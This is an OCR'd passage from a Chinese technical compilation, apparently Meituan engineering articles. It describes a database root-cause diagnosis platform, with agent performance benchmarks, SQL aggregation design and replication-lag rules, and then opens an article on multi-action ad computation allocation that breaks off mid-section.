



图 8 Agent 的技术设计

### 对数据库的影响

压测工具：sysbench 0.5
oltp数据模型：16张表、每张表6,000,000行数据、共23G
用不同线程对Percona MySQL 5.7.21进行10轮压测，观察在不同QPS下，rds-agent抓SQL的丢失率以及对MySQL性能的影响，每轮压测两分钟

| 有无Agent | 线程数 | TPS | QPS | 响应时间99线 | 丢失率 | Agent-最大CPU | Agent-最大内存 |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 无 | 4 | 652.59 | 11747.04 | 7.51ms | | | |
| 有 | | 625.90 ↓4.2% | 11267.37 ↓4.2% | 7.85ms ↑4.5% | 0% | 59.9% | 221MB |
| 无 | 8 | 1144.40 | 20604.32 | 8.74ms | | | |
| 有 | | 1075.81 ↓6.0% | 19371.08 ↓6.0% | 9.33ms ↑6.7% | 0% | 91.9% | 221MB |
| 无 | 16 | 1801.57 | 32448.75 | 11.49ms | | | |
| 有 | | 1721.80 ↓4.5% | 31008.42 ↓4.5% | 11.97ms ↑4.1% | 0% | 143.8% | 222MB |
| 无 | 32 | 2471.05 | 44532.55 | 16.79ms | | | |
| 有 | | 2396.83 ↓3.1% | 43195.06 ↓3.1% | 17.66ms ↑5.1% | 0% | 181.7% | 224MB |
| 无 | 64 | 2849.15 | 51427.95 | 27.31ms | | | |
| 有 | | 2837.57 ↓0.41% | 51216.59 ↓0.42% | 28.56ms ↑4.5% | 0% | 199.7% | 224MB |

图 9　Agent 对数据库的影响测试

## 3.3 计算存储层的设计

由于美团整个数据库实例数量和流量巨大，而且随着业务的快速发展，还呈现出快速增长的态势。所以，我们的设计不仅要满足当前，还要考虑未来 5 年及更长的时间也能够满足要求。同时，对数据库故障分析来说，数据的实时性和完备性是快速和高效定位问题的关键，而保证数据实时性和完备性需要的容量成本也不容忽视。因此，结合上述要求和其他方面的一些考虑，我们对该部分设计提出了一些原则，主要包括：

- **全内存计算**：确保所有的计算都在单线程内或单进程内做纯内存的操作，追求性能跟吞吐量的极致。
- **上报原始数据**：MySQL 实例上报的数据尽量维持原始数据状态，不做或者尽量少做数据加工。
- **数据压缩**：由于上报量巨大，需要保障上报的数据进行极致的压缩。
- **内存消耗可控**：通过理论和实际压测保障几乎不可能会发生内存溢出。
- **最小化对 MySQL 实例的影响**：计算尽量后置，不在 Agent 上做复杂计算，确保不对 RDS 实例生产较大影响。以下是具体的架构图：





图 10　Agent 对数据库的影响测试

全量 SQL（所有访问数据库的 SQL）是整个系统最具挑战的功能，也是数据库异常分析最重要的信息之一，因此会就全量 SQL 的聚合方式、聚合和压缩的效果和补偿设计做一些重点的介绍。

### 3.3.1 全量 SQL 的聚合方式

由于明细数据巨大，我们采取了聚合的方式。消费线程会对相同模板 SQL 的消息按分钟粒度进行聚合计算，以“RDSIP+DBName+SQL 模版 ID+SQL 查询结束时间所在分钟数”为聚合键。聚合健的计算公式为：Aggkey=RDS_IP_DBName_SQL_Template_ID_Time_Minute（Time_Minute 的值取自 SQL 查询结束时间所在的“年、月、日、时、分钟”）





图 11 SQL 模版聚合设计





图 12 SQL 模版聚合方法

### 3.3.2 全量 SQL 数据聚合和压缩的效果

在数据压缩方面，遵循层层减流原则，使用消息压缩、预聚合、字典化、分钟级聚合的手段，保证流量在经过每个组件时进行递减，最终达到节省带宽减少存储量的目的。以下是相关的压缩环节和测试数据表现情况（敏感数据做了脱敏，不代表美团实际的情况）：

| 指标 | 值 | 计算方式 |
|---|---|---|
| 压缩比 | 7:1 | 原消息字节/压缩后消息字节 |
| 预聚合比 | 8:1 | Flink接受SQL条数/Flink预聚合发送SQL条数 |
| 分钟聚合比 | 34:1 | 聚合端接受SQL条数/聚合后发送SQL条数 |

图 13　全量 SQL 压缩设计与效果

### 3.3.3 全量 SQL 数据补偿机制

如上所述，在数据聚合端是按一分钟进行聚合，并允许额外一分钟的消息延迟，如果消息延迟超过 1 分钟会被直接丢弃掉，这样在业务高峰期延迟比较严重的场景下，会丢失比较大量的数据，从而对后续数据库异常分析的准确性造成较大的影响。

因此，我们增加了延迟消息补偿机制，对过期的数据发入补偿队列（采用的是美团消息队列服务 Mafka），通过过期数据补偿的方式，保证延迟久的消息也能正常存储，通过最终一致性保证了后续的数据库异常分析的准确性。以下是数据补偿机制的设计方案：





图 14　全量 SQL 补全技术设计

## 3.4 分析决策层的设计

在有了比较全的数据之后，接下来就是基于数据进行决策，推断出可能的根因。这部分我们使用了基于专家经验结合 AI 的方式。我们把演进路径化分为了四个阶段：

**第一阶段**：完全以规则为主，积累领域经验，探索可行的路径。

**第二阶段**：探索 AI 场景，但以专家经验为主，在少量低频场景上使用 AI 算法，验证 AI 能力。

**第三阶段**：在专家经验和 AI 上齐头并进，专家经验继续在已有的场景上迭代和延伸，AI 在新的场景上进行落地，通过双轨制保证原有能力不退化。

**第四阶段**：完成 AI 对大部分专家经验的替换，以 AI 为主专家经验为辅，极致发挥 AI 能力。

以下是分析决策部分整体的技术设计（我们参考了华为一篇文章：《网络云根因智荐的探索与实践》）：





图 15 分析决策的技术设计

在决策分析层，我们主要采取了专家经验和 AI 两者方式，接下来会介绍专家经验（基于规则的方式）和 AI 方式（基于 AI 算法的方式）的相关实现。

### 3.4.1 基于规则的方式

专家经验部分，我们采取了 GRAI（Goal、Result、Analysis 和 Insight 的简称）的复盘方法论来指导工作，通过持续、大量、高频的复盘，我们提炼了一些靠谱的规则，并通过持续的迭代，不断提升准确率和召回率。下面例举的是主从延迟的规则提炼过程：

主从延迟规则展示

<table>
<tr><th>顺序</th><th>规则名称</th><th>触发条件</th></tr>
<tr><td>1</td><td>slave_checkpoint_period太大</td><td>slave_checkpoint_period >= 延迟告警阈值 * 50%</td></tr>
<tr><td>2</td><td>系统时钟偏移</td><td>|从库当前时间 - 标准时间| >= 延迟告警阈值 * 50%（|XX| 表示取绝对值）</td></tr>
<tr><td>3</td><td>执行MASTER_DELAY</td><td>SQL_Delay数值 >= 延迟告警阈值 * 50%</td></tr>
<tr><td>4</td><td>主从切换</td><td>检查高可用系统是否存在主从切换事件</td></tr>
<tr><td>5</td><td>库迁移操</td><td>检查迁移服务是否存在库迁移事件</td></tr>
<tr><td>6</td><td>主库大事务</td><td>(主库事务执行 > 20s || 主库事务影响行数 > 100000) && 从库复制线程出现该事务</td></tr>
<tr><td>7</td><td>MDL锁阻塞</td><td>从库复制线程state出现waiting for XXX lock</td></tr>
<tr><td>9</td><td>主库写流量突增</td><td>从库写QPS突增 || 从库Innodb_rows_XXX突增 || 从库Innodb日志写入量突增</td></tr>
<tr><td>10</td><td>未启用并行复制</td><td>从库slave_parallel_workers == 0</td></tr>
<tr><td>11</td><td>从库读流量突增</td><td>读QPS突增 && cpu load突增 && IO利用率突增 && 本机慢查突增</td></tr>
<tr><td>12</td><td>从库出现大查询</td><td>读QPS不突增 && IO利用率突增 && innodb_rows_read突增 && SQL执行时长>20s</td></tr>
<tr><td>13</td><td>实例重启</td><td>从库Uptime < 60s</td></tr>
<tr><td>14</td><td>IO/SQL线程重启</td><td>从库MySQL运行日志中抓取特征文本</td></tr>
<tr><td>15</td><td>硬件故障</td><td>硬件检查平台进行检查</td></tr>
</table>

图 16　专家经验的复盘和改进

### 3.4.2 基于 AI 算法的方式

**异常数据库指标检测**

数据库核心指标的异常检测依赖于对指标历史数据的合理建模，通过将离线过程的定期建模与实时过程的流检测相结合，将有助于在数据库实例存在故障或风险的情况下，有效地定位根本问题所在，从而实现及时有效地解决问题。

建模过程主要分为 3 个流程。首先，我们通过一些前置的模块对指标的历史数据进行预处理，包含缺失数值填充，数据的平滑与聚合等过程。随后，我们通过分类模块创建了后续的不同分支，针对不同类型的指标运用不同的手段来建模。最终，将模型进行序列化存储后提供 Flink 任务读取实现流检测。

**以下是检测的设计图**





图 17　基于 AI 的异常检测设计

## 根因诊断（构建中）

订阅告警消息（基于规则或者异常检测触发），触发诊断流程，采集、分析数据，推断出根因并筛选出有效信息辅助用户解决。诊断结果通过大象通知用户，并提供诊断诊断详情页面，用户可通过标注来优化诊断准确性。





图 18　基于 AI 的异常检测设计

- **数据采集**：采集数据库性能指标、数据库状态抓取、系统指标、硬件问题、日志、记录等数据。
- **特征提取**：从各类数据中提取特征，包括算法提取的时序特征、文本特征以及利用数据库知识提取的领域特征等。
- **根因分类**：包括特征预处理、特征筛选、算法分类、根因排序等部分。
- **根因扩展**：基于根因类别进行相关信息的深入挖掘，提高用户处理问题的效率。具体包括 SQL 行为分析、专家规则、指标关联、维度下钻、日志分析等功能模块。

# 4. 建设成果

## 4.1 指标表现

我们目前主要是通过“梳理触发告警场景 -> 模拟复现场景 -> 根因分析和诊断 -> 改进计划 -> 验收改进质量 -> 梳理触发告警场景”的闭环方法（详情请参考前文**建立科学的评估体系，持续的跟踪产品质量**部分），持续不断的进行优化和迭代。通过可控输入指标的提升，来优化改善线上的输出指标，从而保证系统不断的朝着正确的方向发展。以下是近期根因召回率和准确率指标表现情况。

**用户告警根因反馈准确率**





图 19　用户反馈准确率

**告警诊断分析总体召回率**





图 20　根因分析召回率

## 4.2 用户案例

在根因结果推送上，我们和美团内部的 IM 系统（大象）进行了打通，出现问题后通过告警发现异常 -> 大象推送诊断根因 -> 点击诊断链接详情查看详细信息 -> 一键预案处理 -> 跟踪反馈处理的效果 -> 执行成功或者回滚，来完成异常的发现、定位、确认和处理的闭环。以下是活跃会话规则触发告警后根因分析的一个案例。

## 自动拉群，并给出根因

图 21　锁阻塞导致活跃会话过高

## 点击诊断报告，查看详情

图 22　锁阻塞导致活跃会话过高

以下是出现 Load 告警后，我们的一个慢查询优化建议推送案例（脱敏原因，采用了测试环境模拟的案例）。

图 23　慢查询优化建议

## 5. 总结与未来展望

数据库自治服务经过 2 年左右的发展，已基本夯实了基础能力，在部分业务场景上完成了初步赋能（比如针对问题 SQL，业务服务上线发布前自动识别，提示潜在风险；针对索引误变更，工单执行前自动检测索引近期访问流量，阻断误变更等）。接下来，我们的目标除了在已完成工作上继续深耕，提升能力外，重点会瞄准数据库自治能力。主要的工作规划将围绕以下 3 个方向：

（1）**计算存储能力增强**：随着数据库实例和业务流量的持续高速增长，以及采集的信息的不断丰富，亟需对现有数据通道能力进行增强，确保能支撑未来 3-5 年的处理能力。

（2）**自治能力在少部分场景上落地**：数据库自治能力上，会采取三步走的策略：

- 第一步：建立根因诊断和 SOP 文档的关联，将诊断和处理透明化；

- 第二步：SOP 文档平台化，将诊断和处理流程化；
- 第三步：部分低风险无人干预，将诊断和处理自动化，逐步实现数据库自治。

（3）**更灵活的异常回溯系统**：某个场景根因定位算法在上线前或者改进后的验证非常关键，我们会完善验证体系，建立灵活的异常回溯系统，通过基于现场信息的回放来不断优化和提升系统定位准确率。

## 6. 作者及团队简介

金龙，来自美团基础技术部 / 数据库研发中心 / 数据库平台研发组。


美团基础技术部 – 数据库技术中心诚招高级、资深技术专家，Base 上海、北京。美团关系数据库规模大，每年快速的增长，每天承载数千亿的访问流量。在这里可以体验高并发，高可用，高可扩展性的业务挑战，可以紧跟并开拓业界前沿技术，体会到技术进步带来的生产力提升。欢迎有兴趣的同学投送简历至：edp.itu.zhaopin@meituan.com。

# 美团外卖广告智能算力的探索与实践（二）

作者：家宏　顺辉　国梁　乾龙　乐彬

## 1. 业务背景

随着美团外卖业务的飞速发展，外卖广告系统压力变得越来越大，算力开始成为新的瓶颈。2021 年上半年，外卖广告的数条业务线开始出现算力资源不足的情况，算力分配效率亟待提升。在外卖场景下，流量呈现明显的双峰结构，广告系统在高峰时段面临较大的性能压力，非高峰时段存在大量算力冗余。智能算力旨在对流量算力进行精细化和个性化分配，从而实现系统算力约束下的业务收益最大化。




本文是广告智能算力系列文章的第二篇，在第一期《美团外卖广告智能算力的探索与实践》中[1]，我们对阿里 DCAF[2] 线性规划求解方案进行了外卖场景下的优化，落地了弹性队列局部最优算力分配方案（以下简称“第一期”）。如上图所示，外卖展示广告链路中，召回通道和模型决策均使用固定策略，在算力不足时会丢失部分优质流量带来的收益。

在本文中，我们提出了基于进化算法的多动作算力决策方法 **ES-MACA**（Evolutionary Strategies based Multi-Action Computation Allocation）。在外卖广告链路上，同时决策弹性通道、弹性队列和弹性模型三个动作。在后置动作决策中，我们考虑前置模块的决策引起的状态变化，同时使用多任务模型联合建模实现系统仿真模

拟（离线仿真 + 收益预估，实现不同决策动作下的收益评估功能），实现全链路最优算力分配。相对第一期内容，ES-MACA 在外卖展示广告业务线上取得 CPM+1.x%、收入 +1.x% 的效果。

## 2. 整体思路

为了应对极大的在线流量压力和庞大的候选集，外卖广告投放系统将整个检索过程设计成候选集依次递减的漏斗型级联架构，主要包含召回、粗排、精排、机制等模块。在第一期中，我们把算力分配的手段定义为**弹性动作**，并结合外卖场景归纳了弹性队列、弹性模型、弹性通道和弹性链路等四种动作，具体动作的定义如下：

- **弹性队列**：线上检索是一个漏斗的过程，不同价值流量可以在级联漏斗的各模块中分配不同候选队列长度。
- **弹性模型**：在模型预估服务中，对于不同价值流量可以选择不同大小模型，大模型相对小模型预估效果更好的同时，消耗的算力也更多。
- **弹性通道**：在召回场景中，不同价值流量可以选择不同复杂度的召回通道和召回通道的路数。
- **弹性链路**：在检索链路上，不同价值流量可以选择不同复杂度的检索链路。

### 2.1 算力分配问题形式化描述

在一个包含 M 个算力决策模块的链路中，全链路最优的智能算力的目标可通用的描述为：**通过智能化决策 M 个模块的算力档位，在整体算力满足约束的条件下，使得整体流量收益最大化**。

该问题的一般形式化描述为：

$$\max_{j_1,\dots,j_M} \sum_i \sum_{j_1,\dots,j_M} \left(\prod_{m=1}^{M} x_{i,j_m}\right) Value_{i,j_1,\dots,j_M}$$

$$s.t. \quad \sum_i \sum_{j_1,\dots,j_M} \left(\prod_{m=1}^{M} x_{i,j_m}\right) Cost_{i,j_1,\dots,j_M} \le C$$

$$\forall i,m \quad \sum_{j_m} x_{i,j_m} \le 1$$

$$\forall i,j_m \quad x_{i,j_m} = \{0,1\}$$

$j_1,\dots,j_M$：表示一次完整的决策过程（决策结果），其中模块$m$的决策档位为$j_m$

$C$：表示系统整体的最大算力


$x_{i,j_m}$：表示请求$i$在阶段$m$决策为档位$j_m$的指示变量(indicator)

$Value_{i,j_1,\dots,j_M}$：表示请求$i$在各模块档位决策分别为$j_1,\dots,j_M$时最终获得的价值/收益


$Cost_{i,j_1,\dots,j_M}$：表示请求$i$在各模块档位决策分别为$j_1,\dots,j_M$时最终消耗的系统算力

以上是多个算力决策模块的场景，在外卖展示广告中，对算力和收益较为敏感的决策模块为广告召回策略、精排队列长度和精排预估模型，分别对应弹性通道、弹性队列和弹性模型三个动作。

在本期中，我们同时考虑弹性通道、弹性队列和弹性模型三个模块的算力联合决策。




在多个模块联合决策时，同一个请求的不同模块动作之间互相会产生影响。如下图所示，弹性通道决策结果决定了真实召回队列（包括候选队列的长度和广告类型等信息），直接影响了弹性队列的输入状态。同理，弹性队列的决策结果影响了弹性模型的输入状态。因此，在多动作联合建模中，我们增加了请求“状态”特征，让决策动作与系统产生交互，更好地拟合系统状态的过程。

